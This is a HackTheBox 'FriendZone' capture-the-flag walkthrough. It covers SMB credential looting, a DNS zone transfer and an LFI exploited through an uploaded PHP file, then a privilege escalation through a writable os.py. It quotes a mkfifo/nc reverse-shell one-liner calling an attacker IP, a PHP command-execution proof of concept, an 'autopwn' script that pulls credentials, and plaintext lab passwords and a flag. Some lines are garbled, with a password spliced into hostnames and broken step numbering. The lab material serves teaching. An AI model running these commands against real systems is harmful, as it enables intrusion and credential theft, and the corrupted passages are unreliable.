390 HTB FriendZone

[HTB] FriendZone

by **Vorkampfer** `https://github.com/vorkampfer`

- **Resources:**

    1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
    2. `https://blackarch.wiki/faq/`
    3. `https://blackarch.org/faq.html`
    4. **0xdf** `https://0xdf.gitlab.io/2019/07/13/htb-friendzone.html`
    5. **PrivESC reference** `https://sparshjazz.medium.com/hackthebox-friendzone-writeup-6467d0be83bf`
    6. **PSPY GitHub** `https://github.com/DominicBreuker/pspy?tab=readme-ov-file`
    7. **Python library hacking article** `https://rastating.github.io/privilege-escalation-via-python-library-hijacking/`
    8. **PentestMonkey Reverse Shells** `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*

Synopsis:

FriendZone was a relatively easy box, but as far as easy boxes go, it had a lot of enumeration and garbage trolls to sort through. In all the enumeration, I'll find a php page with an LFI, and use SMB to read page source and upload a webshell. I'll uprivesc to the next user with creds from a database conf file, and then to root using a writable python module to exploit a root cron job calling a python script. ~0xdf

Skill-set:

The following are the skills/activities covered if you do the ippsec walk-through. I will not be covering all of this in my walk-through.

1. Running SMBMap identify and crawl file shares
2. Downloading creds.txt an smb share and checking FTP/SMB
3. Checking the and grabbing potential DNS Names for the box
4. Using dig perform a DNS Zone Transfer to obtain additional host names
5. Adding all to /etc/hosts
6. Running Aquatone take screenshots of all the pages for quick examination
7. Testing Uploads.Friendzone.red
8. Testing admin.friendzone.red
9. Testing administrator1.friendzone.red, in with creds found from SMB

```
10. Found an  in the Dashboard.PHP script (PageName Variable)
11. Using PHP  with the LFI To obtain PHP Script Source
12. Revisiting recon  find ways to upload files, end up using SMBClient
13. Gaining code  through the LFI Exploit and SMB File Share
14. Reverse Shell
15. Exploring /var/www/html  see if any troll directories had useful files in
them, find creds to Friend user
16. Running PSPY  identify cron jobs we do not have permission to see
17. Running LinEnum.sh  enumerate the box and discover the Python OS Library is
writeable
18. Fixing our  shell by setting ROWS and COLUMNS of our terminal so we can use
Vi
19. Placing a  shell in the Python OS library
```

1. **Ping &** `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.10.123
PING 10.10.10.123 (10.10.10.123) 56(84) bytes of data.
64 bytes from 10.10.10.123: icmp_seq=1 ttl=63 time=334 ms

2. ~/hack4crack/friendzone ▷ whichsystem.py 10.10.10.123
10.10.10.123 (ttl -> 63): Linux

3. ▷ ping -c 1 friendzone.red
PING friendzone.red (10.10.10.123) 56(84) bytes of data.
64 bytes from friendzone.red (10.10.10.123): icmp_seq=1 ttl=63 time=140 ms
```

2. **Nmap**

```
1. ▷ openscan friendzone.htb
2.  ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4.  ▷ echo $openportz
21,22,53,80,139,443,445
5. ▷ portzscan $openportz friendzone.htb
6. ▷ jbat friendzone/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,53,80,139,443,445
friendzone.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
21/tcp  open  ftp         syn-ack vsftpd 3.0.3
22/tcp  open  ssh         syn-ack OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux;
protocol 2.0)
53/tcp  open  domain      syn-ack ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
```

```
80/tcp  open  http        syn-ack Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    syn-ack Apache httpd 2.4.29
445/tcp open  netbios-@  syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
9. I grep the word common from the scan something we should look for in an nmap
scan.
10.  ▷ cat portzscan.nmap | grep common
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/
countryName=JO/emailAddress=haha@friendzone.red/localityName=AMMAN/organization
alUnitName=CODERED
| Issuer:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/
countryName=JO/emailAddress=haha@friendzone.red/localityName=AMMAN/organization
alUnitName=CODERED
11. There is a domain name friendzone.red . Lets add it to our hosts file.
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4' and it
tells me uploaded to sid and unstable so I do not know. Uploaded to sid usually
means the server is in a container.
3. ## Changelog
openssh (1:7.6p1-4) unstable; urgency=medium
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.123
http://10.10.10.123 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ],
Email[info@friendzoneportal.red], HTTPServer[Ubuntu Linux][Apache/2.4.29
(Ubuntu)], IP[10.10.10.123], Title[Friend Zone Escape software]
2. Here is another hostname. friendzoneportal.red. Lets add it to our hosts
file.
3. ▷ ping -c 1 friendzoneportal.red
PING friendzone.red (10.10.10.123) 56(84) bytes of data.
64 bytes from friendzone.red (10.10.10.123): icmp_seq=1 ttl=63 time=154 ms
```

OpenSSL inspect website SSL certificate via terminal

5. ***OpenSSL* connect command. *This is a good way to find the* `common name` *and the* `FQDN` *of a website.***

- *#pwn_openssl_connect_inspect_website_ssl_certificate_HTB_FriendZone*

```
1. ▷ openssl s_client -connect 10.10.10.123:443
Connecting to 10.10.10.123
CONNECTED(00000003)
Can not use SSL_get_servername
```

6. **Lets try to connect to port 21 as anonymous**

```
1.  ▷ ftp 10.10.10.123
Connected to 10.10.10.123.
220 (vsFTPd 3.0.3)
Name (10.10.10.123:shadow42): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp>
2. Anonymouse login fails a password is required
```

It is time to manually enumerate the website.

```
1. http://10.10.10.123, we are greeted with the picture.
2. https://10.10.10.123
Not Found
The requested URL / was not found on this server.
Apache/2.4.29 (Ubuntu) Server at 10.10.10.123 Port 443
3. https://friendzone.red
Ready to escape the friend zone!
```

LOL, at the stupid cliches and steriotypes in society. Anyway, lets continue with the enumeration.

```
1. I check out the page source for https://friendzone.red and I find this.
2. <!-- Just doing some development here -->
<!-- /js/js -->
<!-- Do not go deep ;) -->
3. So I check out the page https://friendzone.red/js/js
4. I find this: Testing some functions !

I am trying not to break things !
c01LNk1PNHpBMTE3MTAwOTM4MzVRa1l3c2VzUkNG
5. ▷ echo -n "c01LNk1PNHpBMTE3MTAwOTM4MzVRa1l3c2VzUkNG" | base64 -d | base64 -
d
°03]{M=BFbase64: invalid input
6. Upon the second attempt to base64 decode it gives an error. So I do not
think it is base64 encoded twice. Seems like a rabbit hole.
7. Lets checkout https://friendzoneportal.red
G00d ! and a picture of Michael Jackson eating popcorn. Very random.
```

9. **Lets try CrackMapExec and see if we can gather more info.** ***As of December 2023 CrackMapExec is no longer being maintained because of a hostile fork.***

```
1. 445 is open
2.  ▷ crackmapexec smb 10.10.10.123
Recreating virtualenv crackmapexec-39BWOFHw-py3.11 in
/usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11

[Errno 13] Permission denied: 'greenlet.h'
3. Apparently crackmapexec is no longer being maintained because of a hostile
fork. I wonder how the hostile fork can affect the functionality of this
script. More likely he got tired of maintaining CrackMapExec. He should have
sold it. It is a very popular tool.
4. It is still working for now.
5. SMB         10.10.10.123    445    FRIENDZONE       [*] Windows 6.1
(name:FRIENDZONE) (domain:) (signing:False) (SMBv1:True)
6. It says it is a windows 6.1 but it is actually a Linux system.
```

10. **smbclient**

```
1. ▷ smbclient -L 10.10.10.123 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba,
Ubuntu))
SMB1 disabled -- no workgroup available
```

- *#pwn_smbmap_not_working_alternative_nmap_smb_enum_shares_NSE_script*
- *#pwn_smbmap_alternative_nmap_enum_shares_NSE_script*

11. **smbmap is better when it works because it can give us what permissions we have**

```
1. ▷ smbmap -H 10.10.10.123 --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)
2. Like I said sometimes it does not work for me.
3. Well, I have fiddled with it for a while and I can not get a null session or
guest sessin to list any shares using smbmap for some reason.
4. An alternative if smbmap is giving you problems you can use 'nmap smb-enum
```

```
nse'
5. nmap --script smb-enum-shares.nse -p445 10.10.10.123
```

12. **smbclient to connect to shares**

```
1. since I do not know what permissions I have I will try anyway to connect
with smbclient.
2. ▷ smbclient //10.10.10.123/general -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 21:10:51 2019
  ..                                  D        0  Tue Sep 13 16:56:24 2022
  creds.txt                           N       57  Wed Oct 10 01:52:42 2018

                3545824 blocks of size 1024. 1651408 blocks available
smb: \> get "creds.txt"
getting file \creds.txt of size 57 as creds.txt (0,1 KiloBytes/sec) (average
0,1 KiloBytes/sec)
smb: \> exit
3. We got creds.
4. ▷ jbat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

13. **Now that we have credentials we should be able to use smbmap**

```
1.  ▷ smbmap -H 10.10.10.123 -u 'admin' -p 'WORKWORKHhallelujah@#' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)
2. Fail SMBMAP is refusing to work for me today WTF.
3. Oh well, I will try using the creds with ssh.
4. ssh admin@10.10.10.123
password: WORKWORKHhallelujah@#
5. FAIL, permission denied
```

14. **Since port 53 is open lets attempt a zone transfer using dig**


```
1.  ▷ dig @10.10.10.123 friendzone.red
2. Seems to be working
3.  ▷ dig @10.10.10.123 friendzone.red ANY
4. Lets try a Zone Transfer
5.  ▷ dig @10.10.10.123 friendzone.red AXFR
;; Connection to 10.10.10.123#53(10.10.10.123) for friendzone.red failed: timed
out.
;; no servers could be reached
6. On the second attempt at a zone transfer I did not capitalize axfr and I was
```

```
able to do it.
7. ▷ dig @10.10.10.123 friendzone.red axfr

; <<>> DiG 9.18.24 <<>> @10.10.10.123 friendzone.red axfr
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2
604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzonadmin:WORKWORKHhallelujah@#e.red. 604800 IN A
127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2
604800 86400 2419200 604800
;; Query time: 143 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Mon Mar 11 01:09:05 CET 2024
;; XFR size: 8 records (messages 1, bytes 289)
8. So we have some new hostnames
administrator1.friendzone.red
hr.friendzone.red
uploads.friendzone.red
8. ▷ cat tmp | xargs
administrator1.friendzone.red hr.friendzone.red uploads.friendzone.red
9. Now add them to your /etc/hosts file.
10. ▷ cat /etc/hosts | grep -C4 friend
# This host address
127.0.1.1 h3x967895172

# Others
10.10.10.123 friendzone.red friendzoneportal.red friendzone.htb
administrator1.friendzone.red hr.friendzone.red uploads.friendzone.red
```

15. **Lets check out the new domain names**

```
1. https://administrator1.friendzone.red
2. SUCCESS we find an admin login screen. Before we fuzz this site lets try the
others.
3. https://hr.friendzone.red
4. FAIL nothing
5. https://uploads.fradmin:WORKWORKHhallelujah@#iendzone.red
6. SUCCESS, we find an uploads page.
7. ## Want to upload Stuff ??
Select an image to upload (only images):
```

16. **Logging in as admin on** `https://administrator1.friendzone.red`.




```
1. Now that we have checked out the other pages. Lets start enumerating them.
2. I am going to try the credential we found from smbclient.
admin:WORKWORKHhallelujah@#
3. SUCCESS, it says "Login Done ! visit /dashboard.php"
4. So I visit the dashboard
5. ▷ cat tmp | grep .
Smart photo script for friendzone corp !
* Note : we are dealing with a beginner php developer and the application is
not tested yet !
image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp
6. https://administrator1.friendzone.red/dashboard.php?
image_id=a.jpg&pagename=timestamp
```

I guess `image_id=a.jpg&pagename=timestamp` is a path

```
1. https://administrator1.friendzone.red/dashboard.php?
image_id=a.jpg&pagename=timestamp
2. Lets see if we can fuzz this url
3. https://administrator1.friendzone.red/dashboard.php?
image_id=a.jpg&pagename=../../../../../../../../etc/passwd%00
4. I try to dump the /etc/passwd and add a nullbyte at the end but still does
not work.
```

Proof of Concept

18. **Lets try the smb share we forgot to enumerate from earlier**

```
<?php
        echo "Hello this is a test";
        system("whoami");
?>
1.  ▷ smbclient //10.10.10.123/Development -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 21:03:49 2019
  ..                                  D        0  Tue Sep 13 16:56:24 2022

                3545824 blocks of size 1024. 1651380 blocks available
smb: \>
2. There is nothing here. Lets upload a test.php file and see if we can see it
in the browser.
3. Lets call the file test.php and enter the contents from above we want just
do a Proof of concept and run the whoami command.
4. https://administrator1.friendzone.red/dashboard.php?
image_id=a.jpg&pagename=../../../../../../../../etc/Development/test
5. SUCCESS, the proof of concept worked.
6. We get the contents of the test.php reflected in the html
```

```
7. Something went worng ! , the script include wrong param !
Hello this is a testwww-data
8. It also executed our 'whoami' command.
9.  ▷ smbclient //10.10.10.123/Development -N
Try "help" to get a list of possible commands.
>>>smb: \> dir
  .                                   D        0  Wed Jan 16 21:03:49 2019
  ..                                  D        0  Tue Sep 13 16:56:24 2022

                3545824 blocks of size 1024. 1651380 blocks available
>>>smb: \> put test.php
putting file test.php as \test.php (0,1 kb/s) (average 0,1 kb/s)
>>>smb: \> put pwned.php
putting file pwned.php as \pwned.php (0,2 kb/s) (average 0,1 kb/s)
```

19. **Time to get a reverse shell**

```
1. Now we create a reverse shell one liner with our php script that we upload
using smbclient and call it whatever.php. I am calling my file pwned.php
2. Set up your listener on 443 'sudo nc -nlvp 443'
3. Upload pwned.php to the smbclient
>>>smb: \> put pwned.php
putting file pwned.php as \pwned.php (0,2 kb/s) (average 0,1 kb/s)
4. I enter the command injection into the browser.
5. https://administrator1.friendzone.red/dashboard.php?
image_id=a.jpg&pagename=../../../../../../../../etc/Development/pwned
6. the .php is automatically added by the server.
7. SUCCESS, I got a shell
8. Below is an alternative way that I will not go into detail on. This is from
0xdf walk-through on this same box.
9. https://administrator1.friendzone.red/dashboard.php?
image_id=&pagename=../../../etc/Development/pwned&cmd=rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>%261|nc 10.10.14.14 443 >/tmp/f
10. I think savitars method in this walk-through is way easier.
```

Got Shell as `www-data`

20. **Upgrade shell as www-data and begin enumeration of the box**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.123 51810
bash: cannot set terminal process group (755): Inappropriate ioctl for device
bash: no job control in this shell
```

```
2. www-data@FriendZone:/var/www/admin$ whoami
whoami
www-data
3. www-data@FriendZone:/var/www/admin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@FriendZone:/var/www/admin$ ^Z
[1]  + 222632 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 222632 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@FriendZone:/var/www/admin$ export TERM=xterm
www-data@FriendZone:/var/www/admin$ export TERM=xterm-256color
www-data@FriendZone:/var/www/admin$ source /etc/skel/.bashrc
www-data@FriendZone:/var/www/admin$ stty rows 37 columns 187 <<< to find out
your rows and columns do stty size on your own terminal.
www-data@FriendZone:/var/www/admin$ export SHELL=/bin/bash
```

21. **Done with upgrading shell lets move on to enumeration**

```
1. www-data@FriendZone:/var/www/admin$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.1 LTS
Release:        18.04
Codename:       bionic
2. Everytime I have a hard time finding the name of the Ubuntu Server on
Launchpad it is always an Ubuntu Bionic. So if I can not find the name on
Ubuntu Launchpad from now on I will assume it is an Ubuntu Bionic.
3. I am able to get the flag.
4. www-data@FriendZone:/var/www/admin$ ls
dashboard.php  images  index.html  login.php  timestamp.php
www-data@FriendZone:/var/www/admin$ cat /home/friend/user.txt
b70c6be5e4d2fac0a9e66c8a9386234c
5. Usually www-data is prohibited from viewing any other users directory.
6. www-data@FriendZone:/var/www/admin$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.123
7. Looking at the IP I can see we are thankfully not in a container.
```

Optional: Python script to automate gaining a shell on *FriendZone*

22. **The following is optional. Savitar wants to code a python script to automate getting this shell. I am going to take notes. Possibly attempt to use the script.**

```
1. Google 'python smb upload file'
2. https://stackoverflow.com/questions/49493699/access-remote-files-on-server-
```

```
with-smb-protocol-python3
3. We need that smbhandler code glob.
4.
import urllib
from smb.SMBHandler import SMBHandler
opener = urllib.request.build_opener(SMBHandler)
fh = opener.open('smb://host/share/file.txt')
data = fh.read()
fh.close()
5. Put that at the top where your imports are in the python script.
6. You may get an error if you do not have the smb module installed.
7. ▷ python3 autopwn_friendzone.py
Traceback (most recent call last):
  File "/home/shadow42/python_projects/autopwn_friendzone.py", line 7, in
<module>
    from smb.SMBHandler import SMBHandler
ModuleNotFoundError: No module named 'smb'
8. Fix it by installing pysmb
9.  ▷ sudo pacman -S python-pysmb
10. SUCCESS!, ~/python_projects ▷ python3 autopwn_friendzone.py
b'creds for the admin THING:\n\nadmin:WORKWORKHhallelujah@#\n\n'
11. After adding the line: data = data.decode('UTF-8'). The output is much
cleaner.
12.  ▷ python3 autopwn_friendzone.py
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

23. `autopwn_friendzone.py` **plus debugging** `pdb.set_trace()`

```
1.  ▷ python3 autopwn_friendzone.py
--Return--
> /home/shadow42/python_projects/autopwn_friendzone.py(28)<module>()->None
-> pdb.set_trace()
(Pdb)
(Pdb) l
 23          fh = opener.open('smb://10.10.10.123/general/creds.txt')
 24          data = fh.read()
 25          fh.close()
 26          data = data.decode('utf-8')
 27          #print(data)
 28  ->        pdb.set_trace()
[EOF]
(Pdb) p data
'creds for the admin THING:\n\nadmin:WORKWORKHhallelujah@#\n\n'
(Pdb) re.findall(r'(.*?):', data)
['creds for the admin THING', 'admin']
```

```
(Pdb) re.findall(r'(.*?):', data)[1]
'admin'
(Pdb) quit
Traceback (most recent call last):
  File "/usr/lib/python3.11/bdb.py", line 94, in trace_dispatch
    return self.dispatch_return(frame, arg)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/bdb.py", line 156, in dispatch_return
    if self.quitting: raise BdbQuit
                      ^^^^^^^^^^^^
bdb.BdbQuit
2. He has figured out a way with REGEX to capture value 1 which is 'admin'
3. This is how you can use debugging to help write your python script.
4. Below savitar uses regex to isolate the password as well using
pdb.set_trace()
-------------------------------------------------------------------
 ▷ python3 autopwn_friendzone.py
--Return--
> /home/shadow42/python_projects/autopwn_friendzone.py(28)getCreds()->None
-> pdb.set_trace()
(Pdb) l
 23          fh.close()
 24
 25          data = data.decode('utf-8')
 26          username = re.findall(r'(.*?):', data)[1]
 27
 28  ->        pdb.set_trace()
 29
 30      if __name__ == '__main__':
 31
 32
 33          getCreds()
(Pdb) p username
'admin'
(Pdb) p data
'creds for the admin THING:\n\nadmin:WORKWORKHhallelujah@#\n\n'
(Pdb) re.findall(r':(.*)', data)
['', 'WORKWORKHhallelujah@#']
(Pdb) re.findall(r':(.*)', data)[1]
'WORKWORKHhallelujah@#'
```

24. **Continuing with the building of the script** `autopwn_friendzone.py`

```
1. This is the final product below. Using pdb.set_trace() and REGEX savitar was
able to isolate the username and password values and display them when running
our script.
```

25. **Below is the first iteration of this working script to exfiltrate the username and password.**

```
1. ▷ cat autopwn_friendzone.py
#!/usr/bin/python3
# You may get an error if you do not have smb module installed
#  ▷ sudo pacman -S python-pysmb

import pdb # Debugging
import urllib3
import urllib
from smb.SMBHandler import SMBHandler

from pwn import *

def def_handler(sig, frame):
    print("\n[!] Exiting the python script...\n")
    sys.exit(1)

# CTRL+C
signal.signal(signal.SIGINT, def_handler)

def getCreds():
    opener = urllib.request.build_opener(SMBHandler)
    fh = opener.open('smb://10.10.10.123/general/creds.txt')
    data = fh.read()
    fh.close()

    data = data.decode('utf-8')
    username = re.findall(r'(.*?):', data)[1]
    password = re.findall(r':(.*)', data)[1]
    #pdb.set_trace()
    return username, password

if __name__ == '__main__':

    username, password = getCreds()
    print(username + ": " + password)
    #time.sleep(10)
```

TLDR lets just keep this simple box simple and PrivESC to ROOT

Pivot to user friend

26. **Switch to user friend**

```
1. I find a password in mysql_data.conf
2. www-data@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
3. I switch to user friend
4. www-data@FriendZone:/var/www$ su friend
Password:
friend@FriendZone:/var/www$ whoami
friend
```


28. **I keep getting a requests error that I could not fix. So instead of going through the argeus task of beefing up our script. I will keep it simple and finish this box the easy way.**

pspy usage

> 1. **PSPY GitHub Link** `https://github.com/DominicBreuker/pspy?tab=readme-ov-file`

- *#pwn_pspy_usage_HTB_FriendZone*

```
1. I find this file.
2.  friend@FriendZone:/opt/server_admin$ ls
reporter.py
3. friend@FriendZone:/var/www$ ls -la /opt/server_admin
total 12
drwxr-xr-x 2 root root 4096 Sep 13  2022 .
drwxr-xr-x 3 root root 4096 Sep 13  2022 ..
-rwxr--r-- 1 root root  424 Jan 16  2019 reporter.py

4. I upload pspy and see that root is running it.
friend@FriendZone:/dev/shm$ wget http://10.10.14.14/pspy64 -o pspy
friend@FriendZone:/dev/shm$ ls -la
total 3040
drwxrwxrwt  2 root   root        80 Mar 12 02:24 .
drwxr-xr-x 18 root   root      3800 Mar 11 20:49 ..
-rwxrwxr-x  1 friend friend    4931 Mar 12 02:24 pspy
-rw-rw-r--  1 friend friend 3104768 Mar 12  2024 pspy64
friend@FriendZone:/dev/shm$ chmod +x pspy64
friend@FriendZone:/dev/shm$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
5. I am able to find reporter.py
6. friend@FriendZone:/dev/shm$ ./pspy64 | grep -i "reporter.py"
2024/03/12 02:27:59 CMD: UID=1000  PID=2411   | grep --color=auto -i
reporter.py
2024/03/12 02:28:01 CMD: UID=0     PID=2420   | /usr/bin/python
/opt/server_admin/reporter.py
2024/03/12 02:28:01 CMD: UID=0     PID=2419   | /bin/sh -c
/opt/server_admin/reporter.py
7. Apparently this file is being run by root every  minute or so.
```


Python library hacking recommended read

27. **I find os.py is writable**

```
1. friend@FriendZone:/dev/shm$ cd /usr/lib/python2.7
friend@FriendZone:/usr/lib/python2.7$ find -type f -writable -ls
       98     28 -rw-rw-r--   1 friend   friend      25583 Jan 15  2019
./os.pyc
    20473     28 -rwxrwxrwx   1 root     root        25910 Jan 15  2019 ./os.py
2. I view the python path order with the following command.
